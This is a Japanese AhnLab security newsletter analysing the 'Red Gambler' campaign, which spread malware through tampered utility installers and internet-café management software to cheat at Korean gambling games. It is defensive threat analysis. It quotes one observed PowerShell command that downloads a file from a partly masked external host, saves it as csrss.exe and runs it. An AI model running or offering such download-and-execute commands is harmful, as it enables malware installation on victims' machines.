アンラボ・セキュリティレター

Press Ahn

2018.8　Vol.56

相手の手札が丸見え「レッドギャンブラー」

Pick Up！ マルウェア詳細分析

相手の手札が丸見え「レッドギャンブラー」

アンラボは韓国主要企業を対象に持続的なサイバー攻撃を実行した多数のハッキンググループを追跡中、ある攻撃グループが国内の不正ギャンブルゲームを通してマルウェアを配布したことが分かった。「レッドギャンブラー(Operation Red Gambler)」と呼ばれる同マルウェアは、機密情報の流出などを目的にした以前までの攻撃と異なり、経済的な利益を目的に個人ユーザーまで攻撃を拡大した点で注目する必要がある。 今回のプレスアンでは、アンラボセキュリティ対応センター「ASEC」が分析したレッドギャンブラーの攻撃動向を紹介した。

2009年7月の DDoS攻撃を始めとして、これまで韓国を対象にしたサイバー攻撃は特定の国家と関連があると推定されるが、関連するハッキンググループは主に政治目的のために攻撃を実行していた。初期はシステム破壊による社会混乱を引き起こして国家機密資料の奪取を目的に攻撃を展開したが、2016年下半期からは経済的利益を重視した攻撃が目立つようになった。2016年10月から 2017年8月まで約11ヶ月間にわたって韓国のギャンブルゲームのユーザーを狙った「レッドギャンブラー」がその代表的な例だ。なぜ攻撃範囲を拡大したのだろうか。

レッドギャンブラーの攻撃対象

レッドギャンブラーは経済的利得のために韓国のギャンブルゲームユーザーを主要ターゲットにした。ギャンブルなどの賭博ゲームはユーザーが保有するゲームマネーを賭けて勝敗を分け、稼いだゲームマネーを不正両替屋など多様なルートから現金に変えられる。そのため昔から攻撃者らの恰好のターゲットになっていた。

韓国に流通するゲームは、まず『ゲーム類管理委員会の等級分類審査[1]』を受けることになるが、一部ギャンブルゲームの場合、一旦「正常」等級を受けてから後でゲーム内容を変更する不正手段を使う。後から変更された内容が取締まりで摘発・登録が取消されれば、一定期間が経過した後で商標を変更してゲーム運営を再開させる。このように頻繁に商標が変わる韓国のギャンブルゲーム市場の特性により、レッドギャンブラー攻撃グループも周期的に攻撃対象をアップデートしていたことが分かった。

[1] 対象年齢などのレーティングを設定する機関


攻撃タイムライン

[図1]は 2016年以降のレッドギャンブラーの攻撃タイムラインだ。アンラボが同グループの初回攻撃方法を分析した結果、既存のギャンブルゲームを狙った典型的な攻撃方法と差があることを確認した。

[図1] レッドギャンブラーの攻撃タイムライン

レッドギャンブラー攻撃グループが製作したマルウェアは 2016年10月最初に発見されたが、当時はユーティリティプログラムを利用する不特定多数のユーザーを攻撃対象にしていた。同年 12月までもユーティリティプログラムの公式サイトからマルウェアが配布され、この攻撃は各ユーティリティプログラムタイプによって一定期間進行された。

また 2017年1月にも攻撃が再開されたが、初回攻撃とは異なり新たな攻撃対象としてネットカフェをターゲットにしたことが確認された。不特定多数を対象にした以前の攻撃がそれほど効果がなかったからか、小規模の管理サーバーを通じて多数のクライアント制御が可能なネットカフェに目を向けたものとみられる。同攻撃は 2017年8月まで続いた。



[図2] 配布時期別マルウェア診断パソコン数

[図2]の配布時期別マルウェア診断パソコン数を見ると攻撃グループが 2017年に攻撃対象をネットカフェに変更したことで、マルウェア診断されたパソコン数が急増している。

レッドギャンブラーの攻撃手法

レッドギャンブラーは攻撃を効果的に実行するために、▲ユーティリティソフトウェアのセットアップファイル改ざん、▲ネットカフェ管理プログラムのコントロールする方法でマルウェアを配布した。

1) ユーティリティソフトウェアのセットアップファイル改ざん

ユーティリティソフトウェアを通じる攻撃活動は 2016年10月から発見された。攻撃の震源地はユーティリティソフトウェアの公式サイトと確認され、ダウンロード掲示板にアップロードされたセットアップファイルやダウンロードリンクを改ざんする手法を利用した。

攻撃グループは VPN サービスを提供するプログラムから、リモートコントロールプログラムやシステム最適化プログラムに至るまで多様なユーティリティソフトウェアを攻撃の踏み台にした。このような手法は攻撃が容易なネットカフェをターゲットにした他の攻撃と異なり、ユーティリティソフトウェアを利用する不特定多数のユーザーを狙った点で特徴的だ。

ターゲットを騙すための手法として、マルウェアとセットアップファイルを組み合わせて改ざんファイルを作成し、二つの方法で配布している。

まず一つ目の方法は、公式サイトの正常ファイルを改ざんファイルにすり替えする方法だ。二つ目は公式サイトのダウンロードリンクアドレスを、改ざんしたセットアップファイルがアップロードされた攻撃者のサーバーアドレスに改ざんする方法だった。

使用者がプログラムをインストールするためにダウンロードリンクアドレスをクリックすると、攻撃者サーバーから改ざんされたファイルがダウンロードされる。攻撃グループは公式サイトの管理者とプログラム使用者の疑いを避けるために、ダウンロードリンクアドレスを正常なアドレスと類似した文字列で生成した。また単一サーバーに多数のドメイン名を登録する方法でサーバーを運営し、ファイルダウンロード以外に他の目的でサーバーにアクセスする場合は公式サイトにリダイレクトするように設定した。

2) ネットカフェ管理プログラムから配布

ネットカフェ管理プログラムを通じる攻撃手法は 2017年上半期に確認された。攻撃グループは前述のようにユーティリティソフトウェアを利用する不特定多数の使用者を対象にした攻撃効果がいまいちだったようで、攻撃対象をネットカフェユーザーに方向転換したと推定される。

ネットカフェの特性上、少数の管理サーバーから多数のクライアントをコントロールする構造を悪用して、攻撃グループはネットカフェの管理プログラムの一部を利用してマルウェアを配布した。

```
cmd.exe /c if not exist c:¥users¥administrator¥appdata¥local¥temp¥csrss.exe
powershell (new-object system.net.webclient).downloadfile
('http://images.****king.com/flower.gif','c:¥users¥administrator¥appdata¥local¥temp¥csrss.exe');
(new-object -com shell.application).shellexecute('c:¥users¥administrator¥appdata¥local¥temp¥csrss.exe')
```

[表1] ネットカフェのクライアントに送信されたコマンド

攻撃が発生したネットカフェの配布ルートを分析した結果、ネットカフェのクライアントに[表1]のようなコマンドが実行されたのが確認された。同コマンドは命令プロンプトを実行して Windows PowerShell を実行する。PowerShell はファイルの痕跡を残さないファイルレス(Fileless)攻撃でよく見られるが、別途のファイルを作成せずにスクリプトを動作させると、ユーザーに知られないように任意のパスにマルウェアをダウンロード・実行できる。最初のコマンドを実行したプロセスは見つからなかったが、攻撃グループはネットカフェの管理ソリューションや管理プログラムサーバーに侵入して、事前に製作された悪意ある URL からマルウェアをダウンロードして実行するコマンドを送信したものと推定される。

メイン攻撃手法


ゲーム情報を流出するためにレッドギャンブラー攻撃に使用されたマルウェアにはメモリーハッキング (Memory Hacking) 攻撃技法が適用されていた。ほとんどのギャンブルゲームがユーザーの個人情報をメモリー領域に保存する点を狙ったのだ。

ゲームごとにメモリー領域に差があるためハッキングに使われるコード情報は異なるが、ハッキングに使用されるコードの共通点はハッキングするメモリー領域を探り、ゲームチャンネルやグループ名、トークルーム名などの情報を C&C サーバーに送信する。実行中のゲーム画面もキャプチャされてゲーム情報同様に暗号化後、C&Cサーバーに送信された。

[図3] 管理プログラムとユーザー画面情報の例

送信されたゲーム情報は [図3] のように管理プログラムから監視できるようになる。レッドギャンブラー攻撃グループはこれを利用してマルウェアに感染されたシステムの中で実行中のルームに接続、相手のカードを事前に把握し、ギャンブル詐欺を行ったと推定される。

[図4] はゲームごとのメモリーハッキングコード情報だが、ゲーム名は異なれどメモリーハッキング過程で使用されるコードが同じであることが分かる。これならゲームの商標が変更されてもゲームクライアントに大きい変化はないだろう。このように周期的に商標だけ変更して同じようなゲームを運営するギャンブルゲーム市場の特殊な環境要因によって、攻撃グループは持続的に変種マルウェアを作成及び配布した。



[図 4] ゲームが異なれど、メモリーハッキングコードが一致している

攻撃グループ同士の関連性

2016年10月から2017年8月まで約11ヶ月間進行された攻撃で収集された資料と、韓国の主要サイバー攻撃に対する分析をもとにプロファイルした結果、今回のレッドギャンブラーもまた同じ攻撃グループが関連していることを確認した。これまで韓国で発生した主なサイバー攻撃に使用されたマルウェアは、今回利用されたマルウェアと同じ暗号化/復号化コードパターンを見せていたのだ。

ますます多角化する国内向けサイバー攻撃

特定の国家との関りが疑われるハッキンググループの最新攻撃動向を分析した結果、表向きは情報流出が主目的と見えるが、実際はレッドギャンブラーと同じように奪取した情報を利用して金銭的な収益を上げようとする試みも多数確認された。これらの攻撃グループ初期は、主に軍事関連情報を獲得するために攻撃を展開したが、2016年末を境に、オンラインゲームユーザー、仮想通貨取引所利用者、旅行会社など攻撃対象を順次拡大しつつある。特にレッドギャンブラー攻撃ケースの場合、韓国ユーザーが主に利用するユーティリティソフトウェアの脆弱性を利用した点やネットカフェなどをターゲットに攻撃を遂行した点を見ると、同攻撃は現在韓国の IT事情に精通している者が関与していると見られる。
多数の個人ユーザーまで攻撃対象が拡がっている中で、攻撃グループは今後とも経済的利益のためにさらに高度・多角化された攻撃を展開するだろう。このような変化にしっかりと対応するために個々人のさらなる注意が求められている。

レッドギャンブラーに関するより詳細な情報は、次の URLにリンクされた ASEC レポート(英語版) VOL.91 から確認できる。
→ https://global.ahnlab.com/global/upload/download/asecreport/ASEC%20REPORT_vol.91_ENG.pdf

http://jp.ahnlab.com/site/main.do

http://global.ahnlab.com/site/main.do

http://www.ahnlab.com/kr/site/main.do

アンラボとは

株式会社アンラボは、業界をリードする情報セキュリティソリューションの開発会社です。
1995年から弊社では情報セキュリティ分野におけるイノベーターとして最先端技術と高品質のサービスをご提供できるように努力を傾けてまいりました。今後もお客様のビジネス継続性をお守りし、安心できるIT環境づくりに貢献しながらセキュリティ業界の先駆者になれるよう邁進してまいります。
アンラボはデスクトップおよびサーバー、携帯電話、オンライントランザクション、ネットワークアプライアンスなど多岐にわたる総合セキュリティ製品のラインナップを揃えております。どの製品も世界トップクラスのセキュリティレベルを誇り、グローバル向けコンサルタントサービスを含む包括的なセキュリティサービスをお届け致します。

AhnLab

〒108-0014 東京都港区芝4丁目13- 2 田町フロントビル3階 | TEL: 03-6453-8315 (代)